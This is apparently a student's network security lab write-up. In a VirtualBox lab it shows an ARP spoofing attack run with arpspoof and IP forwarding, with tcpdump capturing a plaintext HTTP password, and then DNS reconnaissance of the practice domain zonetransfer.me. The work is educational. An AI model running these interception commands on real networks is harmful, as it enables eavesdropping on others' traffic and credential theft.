
Network Services

Lab 4 Overview:

In this lab we will focus on network services. Particularly using protocols like ARP, DHCP, TCP, UDP, and exploiting them. This will give me a strong foundation in network security.


4.1 - ARP Spoof Attack:

In this task we will be simulating an ARP spoof attack. First I needed to create a NAT network in virtual box




✓ Enable Network Adapter
Attached to: NAT Network
Name: NatNetwork

I then put my ubuntu machine on the NAT network.




```
jordan@ubuntu:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 enp0s3
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 enp0s3
```

I needed to install the network tools for this command to work and found the gateway ip 10.0.2.1




```
┌──(jordan㉿kali)-[~]
└─$ sudo su -
[sudo] password for jordan:
┌──(root㉿kali)-[~]
└─# whoami
root

┌──(root㉿kali)-[~]
└─# apt update -y
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.7
MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [106 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [26
6 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [192 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [8
62 kB]
Fetched 69.0 MB in 18s (3842 kB/s)
992 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿kali)-[~]
└─# apt install dsniff -y
Upgrading:
  dsniff

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 991
  Download size: 100 kB
  Space needed: 0 B / 14.8 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+de
bian-34 [100 kB]
Fetched 100 kB in 0s (233 kB/s)
(Reading database ... 390936 files and directories currently installed.)
Preparing to unpack .../dsniff_2.4b1+debian-34_amd64.deb ...
Unpacking dsniff (2.4b1+debian-34) over (2.4b1+debian-33) ...
Setting up dsniff (2.4b1+debian-34) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...

┌──(root㉿kali)-[~]
└─# 
```


I switched my user to root, updated my OS, and installed dsniff


```
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c3:3e:30 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 393sec preferred_lft 393sec
    inet6 fe80::a00:27ff:fec3:3e30/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[~]
└─#
```


Port forwarding is now enabled and my kali IP is 10.0.2.4/24


```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
8:0:27:c3:3e:30 8:0:27:e:a8:9b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:c3:3e:30
8:0:27:c3:3e:30 8:0:27:e:a8:9b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:c3:3e:30
```


Here I launch an ARP spoof attack


```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0 -s 0 'tcp port http' -vvv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

I setup a listener using tcp dump to wait for incoming traffic and will be watching this when the attack is launched



```
jordan@ubuntu:~$ wget http://www.example.com/?password=SuperSecret -O /tmp/test
--2024-09-16 10:39:42--  http://www.example.com/?password=SuperSecret
Resolving www.example.com (www.example.com)... 93.184.215.14, 2606:2800:21f:cb07
:6820:80da:af6b:8b2c
Connecting to www.example.com (www.example.com)|93.184.215.14|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1256 (1.2K) [text/html]
Saving to: '/tmp/test'

/tmp/test           100%[===================>]   1.23K  --.-KB/s    in 0s

2024-09-16 10:39:42 (94.4 MB/s) - '/tmp/test' saved [1256/1256]
```

Using the wget method we can simulate a weak unencrypted GET request to a web server for kali to pick up on



```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0 -s 0 'tcp port http' -vvv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:39:42.233076 IP (tos 0x0, ttl 64, id 17347, offset 0, flags [DF], proto TCP (6), length 60)
    10.0.2.15.33262 > 93.184.215.14.http: Flags [S], cksum 0x7e29 (correct), seq 3859964479, win 64240, options [mss 1460,sackOK,TS val 676502317 ecr 0,nop,wscale 7], length 0
10:39:42.233094 IP (tos 0x0, ttl 63, id 17347, offset 0, flags [DF], proto TCP (6), length 60)
    10.0.2.15.33262 > 93.184.215.14.http: Flags [S], cksum 0x7e29 (correct), seq 3859964479, win 64240, options [mss 1460,sackOK,TS val 676502317 ecr 0,nop,wscale 7], length 0
10:39:42.249143 IP (tos 0x0, ttl 64, id 17348, offset 0, flags [DF], proto TCP (6), length 40)
    10.0.2.15.33262 > 93.184.215.14.http: Flags [.], cksum 0x5b0e (correct), seq 3859964480, ack 20078, win 64240, length 0
10:39:42.249176 IP (tos 0x0, ttl 63, id 17348, offset 0, flags [DF], proto TCP (6), length 40)
    10.0.2.15.33262 > 93.184.215.14.http: Flags [.], cksum 0x5b0e (correct), seq 0, ack 1, win 64240, length 0
10:39:42.249383 IP (tos 0x0, ttl 64, id 17349, offset 0, flags [DF], proto TCP (6), length 191)
    10.0.2.15.33262 > 93.184.215.14.http: Flags [P.], cksum 0x982b (correct), seq 0:151, ack 1, win 64240, length 151: HTTP, length: 151
        GET /?password=SuperSecret HTTP/1.1
        Host: www.example.com
        User-Agent: Wget/1.21.2
        Accept: */*
        Accept-Encoding: identity
        Connection: Keep-Alive

10:39:42.249400 IP (tos 0x0, ttl 63, id 17349, offset 0, flags [DF], proto TCP (6), length 191)
    10.0.2.15.33262 > 93.184.215.14.http: Flags [P.], cksum 0x982b (correct), seq 0:151, ack 1, win 64240, length 151: HTTP, length: 151
        GET /?password=SuperSecret HTTP/1.1
        Host: www.example.com
        User-Agent: Wget/1.21.2
        Accept: */*
        Accept-Encoding: identity
        Connection: Keep-Alive
```


Observing the kali machine we get a response




```
GET /?password=SuperSecret HTTP/1.1
```

Taking a closer look we see that password = SuperSecret. This seems like a great way to stand in the middle of 2 communications to gain information while simply being in the middle of the traffic. This would probably be a lot tougher if we were to try this on a HTTPS protocol.

4.2 - Zone Transfer File Using Ubuntu




Showing results for zonetransfer.me




```
DNS Servers

nsztm2.digi.ninja.                    34.225.33.2          AMAZON-AES
                                                           United States

nsztm1.digi.ninja.                    81.4.108.41          ASN-ROUTELABEL
                                                           The Netherlands

MX Records ** This is where email for the domain goes...

20 ASPMX3.GOOGLEMAIL.COM.             64.233.184.26        GOOGLE
                                                           United States

10 ALT1.ASPMX.L.GOOGLE.COM.           209.85.202.26        GOOGLE
                                                           United States

20 ASPMX2.GOOGLEMAIL.COM.             209.85.202.27        GOOGLE
                                                           United States

20 ASPMX4.GOOGLEMAIL.COM.             142.250.27.27        GOOGLE
                                                           United States

20 ASPMX5.GOOGLEMAIL.COM.             142.250.153.26       GOOGLE
                                                           United States

0 ASPMX.L.GOOGLE.COM.                 142.251.16.26        GOOGLE
                                                           United States

10 ALT2.ASPMX.L.GOOGLE.COM.           64.233.184.26        GOOGLE
                                                           United States

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

www.zonetransfer.me                   5.196.105.14         OVH
HTTP: Apache                                               France
```

We can see that there are 2 DNS servers, one in the US and one in the netherlands
The MX records tell us where the email for the domain goes and all of them use google in the US
The TX record gives us a google site verification where we can find more hosts in SPF configs
The last known host record is in france running on apache.

